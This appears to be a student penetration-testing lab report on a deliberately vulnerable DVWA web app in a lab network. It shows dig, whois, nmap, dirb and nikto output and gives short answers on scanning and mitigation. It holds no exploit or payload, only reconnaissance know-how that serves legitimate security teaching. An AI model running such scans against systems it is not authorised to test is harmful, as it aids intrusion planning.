;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;umgc-web-dvwa.azurewebsites.net. IN      A
;; ANSWER SECTION:
umgc-web-dvwa.azurewebsites.net. 3600 IN A      10.13.246.8

;; Query time: 4 msec
;; SERVER: 10.205.1.15#53(10.205.1.15)
;; WHEN: Sun Aug 23 21:19:48 EDT 2026
;; MSG SIZE rcvd: 76

(root@KALI) - [~]
```

1l



```


(root@KALI) ~
# dig umgc.edu

;<<>> DiG 9.16.11-Debian <<>> umgc.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20092
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4000
;; QUESTION SECTION:
;umgc.edu.                IN      A
;; ANSWER SECTION:
umgc.edu.                 24      IN      A      151.101.3.10
umgc.edu.                 24      IN      A      151.101.131.10
umgc.edu.                 24      IN      A      151.101.67.10
umgc.edu.                 24      IN      A      151.101.195.10

;; Query time: 4 msec
;; SERVER: 10.205.1.15#53(10.205.1.15)
;; WHEN: Sun Aug 23 21:20:14 EDT 2026
;; MSG SIZE rcvd: 101
  
```

1m



```

(root@KALI) ~
# whois umgc.edu

This Registry database contains ONLY .EDU domains.
The data in the EDUCAUSE Whois database is provided
by EDUCAUSE for information purposes in order to
assist in the process of obtaining information about
or related to .edu domain registration records.

The EDUCAUSE Whois database is authoritative for the
.EDU domain.

A Web interface for the .EDU EDUCAUSE Whois Server is
available at: http://whois.educause.edu

By submitting a Whois query, you agree that this information
will not be used to allow, enable, or otherwise support
the transmission of unsolicited commercial advertising or
solicitations via e-mail. The use of electronic processes to
harvest information from this server is generally prohibited
except as reasonably necessary to register or modify .edu
domain names.

-----
Domain Name: UMG.C.EDU
Registrant:
  
```

1n

4.2. Appendix B – Vulnerability Discovery Phase

1. Is vulnerability scanning invasive or noninvasive?

Vulnerability scanning can generally be considered noninvasive, especially when the scanner is identifying open ports, services, configurations, and known vulnerabilities without exploiting them. In this activity, OpenVAS is used to scan systems and identify vulnerabilities, while Nmap is used to discover hosts, ports, services, and operating systems. Vulnerability scanning can still generate significant network traffic and potentially affect a poorly configured system. More aggressive scanning or exploitation would move beyond basic noninvasive vulnerability discovery.

2. Provide an alternative mitigation strategy for improvement, other than the one provided by the scan results.

One alternative mitigation strategy would be to implement network segmentation and access controls around vulnerable systems. Instead of relying only on patching or changing a vulnerable configuration, systems could be separated into different network segments and access to sensitive services could be restricted. Firewalls could also be configured to allow only necessary traffic. This would reduce the potential attack surface and make it more difficult for an attacker to move from a compromised system to other systems on the network.

3. What do you notice about the severity levels and scan duration of the scans produced between the Kali Linux and the Windows Desktop VMs?

The scan duration and severity levels can vary between the Kali Linux and Windows Desktop systems because the systems have different configurations, services, ports, and vulnerabilities. A system with more services or a larger attack surface can require more testing and potentially take longer to scan. The activity also points out that scanning can take longer depending on environmental factors within the virtual lab environment. This demonstrates that remotely scanning a target can take considerable time because the scanner has to communicate with the target and evaluate the services and vulnerabilities it discovers.

4. What can you say about the solution provided and what can happen if it is not implemented?


The solutions provided by OpenVAS are important because they are intended to reduce or eliminate the vulnerabilities identified during the scan. If a vulnerability is left unaddressed, an attacker could potentially take advantage of it to gain unauthorized access, compromise a system, or move further into the network. It is important to review each vulnerability's impact and potential solution so that it can be determined which issues need to be mitigated.

5. If possible, provide an alternative mitigation strategy to ensure a higher level of security.

Another mitigation strategy would be to use defense in depth. Rather than relying on a single security control, an organization could combine patch management, firewalls, network segmentation, access controls, endpoint protection, logging, and continuous vulnerability scanning. If one control fails, another control can help limit the impact. Regularly rescanning the environment would also help confirm that vulnerabilities have been successfully addressed.

6. Which of the tools used during this phase of the penetration test yielded the most useful results?

In my opinion, OpenVAS provided the most useful overall results because it goes further than identifying open ports and services. It provides vulnerability information that can be reviewed by severity and includes details about the potential impact and possible solutions. Nmap was also very useful because it established the baseline by identifying live hosts, open ports, services, and operating systems. I would consider OpenVAS the most useful tool for vulnerability analysis, while Nmap was the most useful for establishing an understanding of the attack surface.




```

(root@KALI) - [~]
# nmap -sn 10.13.246.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2026-09-02 21:41 EDT
Nmap scan report for 10.13.246.5
Host is up (0.0016s latency).
Nmap scan report for 10.13.246.8
Host is up (0.0018s latency).
Nmap scan report for 10.13.246.9
Host is up (0.0017s latency).
Nmap scan report for 10.13.246.10
Host is up (0.0019s latency).
Nmap scan report for 10.13.246.11
Host is up (0.011s latency).
Nmap scan report for 10.13.246.12
Host is up (0.010s latency).
Nmap scan report for 10.13.246.14
Host is up (0.0023s latency).
Nmap scan report for 10.13.246.15
Host is up (0.0022s latency).
Nmap scan report for 10.13.246.18
Host is up (0.016s latency).
Nmap done: 256 IP addresses (9 hosts up) scanned in 4.73 seconds

(root@KALI) - [~]
#
  
```

2.a



```


(root@KALI)~# nmap 10.13.246.8/24
Starting Nmap 7.91 ( https://nmap.org ) at 2026-09-02 21:42 EDT
Nmap scan report for 10.13.246.5
Host is up (0.0019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 10.13.246.8
Host is up (0.0026s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 10.13.246.9
Host is up (0.0022s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 10.13.246.10
Host is up (0.0025s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
  
```


2.b



```

(root@KALI)~# nmap -O -v 10.13.246.1-15
Starting Nmap 7.91 ( https://nmap.org ) at 2026-09-05 20:28 EDT
Initiating Ping Scan at 20:28
Scanning 15 hosts [4 ports/host]
Completed Ping Scan at 20:28, 2.26s elapsed (15 total hosts)
Initiating Parallel DNS resolution of 8 hosts. at 20:28
Completed Parallel DNS resolution of 8 hosts. at 20:28, 0.01s elapsed
Nmap scan report for 10.13.246.1 [host down]
Nmap scan report for 10.13.246.2 [host down]
Nmap scan report for 10.13.246.3 [host down]
Nmap scan report for 10.13.246.4 [host down]
Nmap scan report for 10.13.246.6 [host down]
Nmap scan report for 10.13.246.7 [host down]
Nmap scan report for 10.13.246.13 [host down]
Initiating SYN Stealth Scan at 20:28
Scanning 8 hosts [1000 ports/host]
Discovered open port 22/tcp on 10.13.246.15
Discovered open port 80/tcp on 10.13.246.15
Discovered open port 443/tcp on 10.13.246.8
Discovered open port 443/tcp on 10.13.246.10
Discovered open port 443/tcp on 10.13.246.14
Discovered open port 443/tcp on 10.13.246.5
Discovered open port 443/tcp on 10.13.246.12
Discovered open port 443/tcp on 10.13.246.11
Discovered open port 443/tcp on 10.13.246.9
Discovered open port 80/tcp on 10.13.246.9
Discovered open port 80/tcp on 10.13.246.11
  
```

2.c



```

(root@KALI) ~
# dirb http://umgc-web-dvwa.azurewebsites.net

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Sat Sep  5 20:38:13 2026
URL_BASE: http://umgc-web-dvwa.azurewebsites.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://umgc-web-dvwa.azurewebsites.net/ ----
==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/config/
==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/docs/
==> DIRECTORY: http://umgc-web-dvwa.azurewebsites.net/external/
+ http://umgc-web-dvwa.azurewebsites.net/favicon.ico (CODE:200|SIZE:1406)
+ http://umgc-web-dvwa.azurewebsites.net/index.php (CODE:302|SIZE:0)
+ http://umgc-web-dvwa.azurewebsites.net/php.ini (CODE:200|SIZE:148)
+ http://umgc-web-dvwa.azurewebsites.net/phpinfo.php (CODE:302|SIZE:0)
+ http://umgc-web-dvwa.azurewebsites.net/robots.txt (CODE:200|SIZE:26)
+ http://umgc-web-dvwa.azurewebsites.net/server-status (CODE:403|SIZE:319)

---- Entering directory: http://umgc-web-dvwa.azurewebsites.net/config/ ----
  
```

2.d



```


(root@KALI) ~
# man nikto

(root@KALI) ~
# nikto -h http://10.13.246.8
- Nikto v2.1.6

-----
+ Target IP: 10.13.246.8
+ Target Hostname: 10.13.246.8
+ Target Port: 80
+ Start Time: 2026-09-05 20:54:03 (GMT-4)
-----
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7914 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2026-09-05 20:54:18 (GMT-4) (15 seconds)
-----
+ 1 host(s) tested


(root@KALI) ~
#
  
```

2.e

